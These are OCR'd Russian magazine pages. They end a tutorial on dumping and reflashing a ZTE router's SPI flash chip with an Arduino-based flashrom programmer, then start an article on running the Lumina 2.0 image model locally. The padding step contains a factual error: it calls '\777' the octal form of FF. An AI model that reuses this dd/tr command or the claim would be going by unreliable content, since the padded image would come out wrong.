
```
No EEPROM/flash device found.
```

Возможно, для такого варианта подключения не хватило поступающей из USB-порта мощности питания. Раз внутриплатное программирование провалилось, то было решено снять микросхему с платы.

> **WARNING**
>
> Контактные площадки, к которым припаяна микросхема SPI Flash, довольно чувствительны к механическим нагрузкам, поэтому, снимая микросхему обычным паяльником, ты очень рискуешь их повредить. Если у тебя нет соответствующего опыта и инструмента, лучше обратиться для выполнения этой операции к специалистам мастерской.

Поскольку я планировал поэкспериментировать с устройством, то, во избежание постоянных воздействий на плату, присоединил к освободившимся контактным площадкам панельку DIP8 с помощью восьми гибких проводов длиной около 5 см, изготовленных из ненужного шлейфа для флоппи-дисковода. А микросхему SPI Flash установил на плату-переходник SOP8 — DIP8, в отверстия которой впаял контактные гребенки, оставив длинные концы их штекеров свободными. Получился «картридж», который можно многократно подключать к плате маршрутизатора и отсоединять от нее.

Дабы не лишать себя удобства при программировании, я собрал для этого картриджа специальную плату, позволяющую таким же простым образом подключать его к UNO-программатору. На рисунке не указаны соединительные проводники линий данных, чтобы не загромождать его. Просто соедини перемычкой каждый цветной круглый пятак с квадратом вывода панельки DIP8 такого же цвета.



Плата подключения SPI Flash к программатору

Чтобы не ошибиться при переподключениях, я маркировал угол микросхемы возле контакта № 1 и угол панельки с соответствующим разъемом на плате белой краской с помощью текстового корректора.

> **WARNING**
>
> Не забудь, что электролитический конденсатор емкостью около 1 мкФ, включенный в линию питания, требует соблюдения полярности подключения.

ПРОВЕРКА ГОТОВНОСТИ

Для проверки работы всей системы в сборе надо:

- правильно установить картридж с микросхемой W25Q128FVSG на плату SPI Flash;
- правильно соединить UNO-программатор с платой SPI Flash гибкими проводниками;
- подключить UNO-программатор к управляющему компьютеру кабелем USB и ввести команду

```
flashrom -p serprog:dev=/dev/ttyUSB0:115200
```

Если все было сделано правильно, ты увидишь такой ответ программатора:

```
flashrom v0.9.9-rc1-r1942 on Linux 4.4.262
...
Calibrating delay loop... OK.
serprog: Programmer name is "frser-duino"
serprog: requested mapping AT45CS1282 is incompatible: 0x1080000 bytes at 0xfef80000
Found Winbond flash chip "W25Q128.V" (16384 kB, SPI) on serprog.
No operations were specified.
```

Сообщение «Programmer name is "frser-duino"» говорит о том, что утилита flashrom смогла установить контакт с UNO-программатором через USB, а сообщение «Found Winbond flash chip "W25Q128.V"» информирует, что UNO-программатор установил контакт с микросхемой SPI Flash через набор проводников и определил ее модель. Если микросхема не определилась, то отсоедини UNO-программатор от компьютера и проверь правильность его соединения с платой SPI Flash. Ты можешь увидеть другие сообщения, например

```
Found Generic flash chip "unknown SPI chip RDID" (0 kB, SPI) on serprog.
```

или

```
Found unknown flash chip "SFDP-capatible chip" (16384 kB, SPI)
on serprog.
```

Скорее всего, это говорит о плохом контакте в соединениях между UNO-программатором и платой SPI Flash. Попробуй зачистить концы проводников, при необходимости немного изогни их так, чтобы они плотно держались в разъемах. Используй для сигнальных линий провода длиной не больше 10 см.

Когда добьешься успеха, прочитай два раза содержимое SPI Flash и сравни полученные файлы `dump1.bak` и `dump2.bak`:

```
flashrom -p serprog:dev=/dev/ttyUSB0:115200 -c "W25Q128.V" -r dump1.bak
flashrom -p serprog:dev=/dev/ttyUSB0:115200 -c "W25Q128.V" -r dump2.bak
cmp dump1.bak dump2.bak && echo "No differences found."
```

Обрати внимание, что в параметре `-c` надо указать модель микросхемы памяти, из которой производится чтение. Процесс считывания одного дампа занимает около 24 мин. Все это время на UNO-программаторе постоянно горят светодиоды **on** и **rx**, а светодиод **tx** подмигивает с интервалом около 2 с.

> **INFO**
>
> Узким местом нашей установки является последовательный интерфейс, работающий через USB-подключение между управляющим компьютером и UNO-программатором: из-за использования в последнем недорогой микросхемы CH340G надежный информационный обмен возможен на скоростях, не превышающих 115 200 бит/с. Скорость передачи данных между UNO-программатором и микросхемой SPI Flash гораздо выше.

Если вместо фразы «No differences found» ты увидел сообщение о различиях в прочитанных файлах, то придется заняться поиском их причины. Скорее всего, это плохие контакты или слишком длинные соединительные провода.

Если же расхождений не обнаружено, можешь приниматься за программирование SPI Flash. Но на этом пути есть еще одна важная остановка.

ПОДГОТОВКА ФАЙЛА FIRMWARE

Файл firmware — это образ содержимого микросхемы памяти. Если это содержимое считывается в файл, то никаких сложностей не возникает. Но при записи может оказаться так, что имеющийся образ меньше, чем емкость памяти микросхемы. В нашем случае микросхема способна хранить 16 Мбайт, а найденный файл был прочитан из микросхемы емкостью 8 Мбайт. UNO-программатор в такой ситуации отказывается проявлять сообразительность и «опускает руки» — в ответ на команду записи дампа из файла `zte_h118n.bin`

```
flashrom -p serprog:dev=/dev/ttyUSB0:115200 -c "W25Q128.V" -w zte_h118n.bin
```

программа сообщает:

```
Error: Image size (8388608 B) doesn't match the flash chip's size
(16777216 B)
```

Поэтому нам самим придется подогнать файл под емкость памяти. Проще всего дописать в него недостающие байты FF в количестве 8 Мбайт следующей командой:

```
dd if=/dev/zero bs=8388608 count=1 | tr '\0' '\777' >> zte_h118n.bin
```

Здесь утилита `dd` извлекает из неисчерпаемого источника нулей `/dev/zero` нужное количество значений, которые утилита `tr` превращает в `FF` (`\777` — это запись шестнадцатеричного числа `FF` в восьмеричной системе счисления), после чего они конструкцией командной оболочки `>>` дописываются в файл образа.

Когда емкость новой микросхемы памяти кратна емкости старой, часто советуют использовать образ, состоящий из нужного количества дубликатов исходной прошивки. Для рассматриваемого случая такой образ `zte_h118n.new` нетрудно подготовить с помощью команды

```
cat zte_h118n.bin zte_h118n.bin > zte_h118n.new
```

ПРОГРАММИРОВАНИЕ

Ты уже соединил выводы UNO-программатора с платой Flash-памяти, на которой установлен «картридж» с микросхемой W25Q128FVSG, и у тебя есть образ firmware нужного размера в файле `zte_h118n.bin`? Тогда подключай USB-кабель к управляющему компьютеру и вводи команду

```
flashrom -p serprog:dev=/dev/ttyUSB0:115200 -c "W25Q128.V" -w zte_h118n.bin
```

В ходе процесса, который длится примерно полтора часа, выполняются следующие операции:

- считывание старого содержимого памяти;
- стирание памяти и запись в нее нового содержимого из файла `zte_h118n.bin`;
- проверка результата записи.

На экране ты увидишь такие сообщения:


```
Found Winbond flash chip "W25Q128.V" (16384 kB, SPI) on serprog.
Reading old flash chip contents... done.
Erasing and writing flash chip... Erase/write done.
Verifying flash... VERIFIED.
```

После записи я, не теряя времени, установил микросхему памяти в маршрутизатор и включил его... Увы! Меня постигло полное разочарование. Сколько я ни ждал, индикаторы на его панели так и не загорелись.

ЗАКЛЮЧЕНИЕ

Несмотря на то что записанный в микросхему памяти образ оригинальной прошивки отказался работать на моем оборудовании, давай посмотрим на пройденный путь и решим, действительно ли все было напрасно.

Ну, во-первых, мы превратили клон Arduino UNO в полезное устройство — UNO-программатор. Во-вторых, мы выполнили расчеты делителя напряжения на резисторах и собрали плату-адаптер для безопасной работы с микросхемами SPI Flash, рассчитанными на напряжение питания 3,3 В. В-третьих, мы научились готовить образ данных требуемого размера для записи в микросхемы SPI Flash. И наконец, в-четвертых, мы использовали UNO-программатор для чтения и записи микросхемы памяти. Так что теперь у нас есть гораздо больше знаний, навыков и возможностей, чем было в начале пути.



UNO-программатор с платой-адаптером для программирования SPI Flash

Помимо всего прочего, микросхемы SPI Flash сами по себе занятные штуковины. В спецификациях заявлено, что они выдерживают 100 тысяч циклов перезаписи, а записанные в них данные могут храниться там до двадцати лет. Конечно, емкость этих микросхем уступает современным флешкам, а во время записи с помощью UNO-программатора можно даже немного вздремнуть. Зато их необычный форм-фактор и нестандартный способ подключения надежно защитят ценные для тебя сведения от посторонних глаз. Ведь вместо образа firmware ничто не мешает записать в микросхему какой-нибудь ZIP-архив.

И тем не менее, встает вопрос о том, куда двигаться дальше. По исходному имени найденного файла с оригинальным дампом можно предположить, что его извлекли из микросхемы Macronix MX25L6406E. Спецификация говорит о том, что ее электрические и геометрические параметры совместимы с уже хорошо знакомой нам микросхемой Winbond 25Q128FVSG, только емкость памяти в два раза меньше. Тогда почему бы не попробовать записать в нее образ прошивки, вдруг тогда маршрутизатор «оживет»?

Так и сделаем! Но это уже совсем другая история... ⌶

LUMINA 2 И HIDREAM

Тестируем новые модели для создания картинок на своем компьютере

Олег Афонин
Эксперт по мобильной криминалистике компании «Элкомсофт»
aoleg@voicecallcentral.com

В последние месяцы новые модели генеративных ИИ стали появляться с завидной регулярностью. Большинство таких моделей — проприетарные, как, например, новый генератор картинок ChatGPT; некоторые можно скачать, но для их работы нужны профессиональные видеокарты с 80 Гбайт видеопамяти. Я же хочу рассказать о двух новых моделях, которые можно запустить на обычном компьютере с обычной видеокартой.


LUMINA 2.0

Эта модель использует полноценный LLM Gemma-2-2B и архитектуру VAE от Flux. Число параметров модели — 2,6 миллиарда, что, с одной стороны, немного (в SDXL столько же), а с другой — позволяет запускать ее на слабом железе. Для сравнения: у Flux — 12 миллиардов параметров, и запускать ее на локальном железе уже затруднительно. SD3.5 Large обладает 8 миллиардами параметров (и работает достаточно быстро), а число параметров у SD3.5 Medium — тоже 2,6 миллиарда, что делает ее самой легковесной из современных моделей (впрочем, с ее качеством это особо не помогает). У HiDream — 17 миллиардов параметров.

УСТАНОВКА И ИСПОЛЬЗОВАНИЕ МОДЕЛИ

Для работы с Lumina 2.0 мы будем использовать SwarmUI, уже знакомый тебе по статье «Фишки Flux.1. Добиваемся лучших картинок от новой генеративной модели». Не буду повторяться, тем более что с тех пор интерфейс SwarmUI практически не изменился.


Скачать модель можно с civit.ai.



Lumina Image 2.0
Updated: Feb 10, 2025 · BASE MODEL · ANIME · PHOTOREALISTIC · ARCHITECTURE · DESIGN · SCI-FI · +3
Download (9.89 GB)
Details
Type: CHECKPOINT TRAINED
Stats: 704 · 0
Reviews: Very Positive (82)
Published: Feb 6, 2025
Base Model: Lumina
Hash: AUTOV1 C0B796E6
AIR: civitai: 1222266 @ 1377095
1 File
Full Model bf16 (9.89 GB) · Download
About this version
https://huggingface.co/Alpha-VLLM/Lumina-Image-2.0
https://github.com/Alpha-VLLM/Lumina-Image-2.0/
Lumina-Image 2.0 : A Unified and Efficient Image Generative Model
Is a 2 billion parameter flow-based diffusion transformer that uses Gemma 2 2B for its text encoder. Before using the model for the first time, be sure to update your ComfyUI instance. c:
ComfyUI workflow:

CIVITAI
Home
Models
Images
Videos
Posts
Articles
Bounties
Tools
Challenges
Events
Shop
Create
Base Model
Lumina Image 2.0

Скачанный файл с расширением `.safetensors` нужно положить в папку `SwarmUI\Models\Stable-Diffusion`, после чего обновить список моделей. Загрузить модель можно, нажав на три точки справа от ее иконки и выбрав Load Now.



Small Cards · Depth: 3 · Sort: Name · Reverse

Title: Absynth_3.5M_2.0+t5xxl_fp16+clip_l
Type: Stable Diffusion 3 Medium
Resolution: 1024x1024

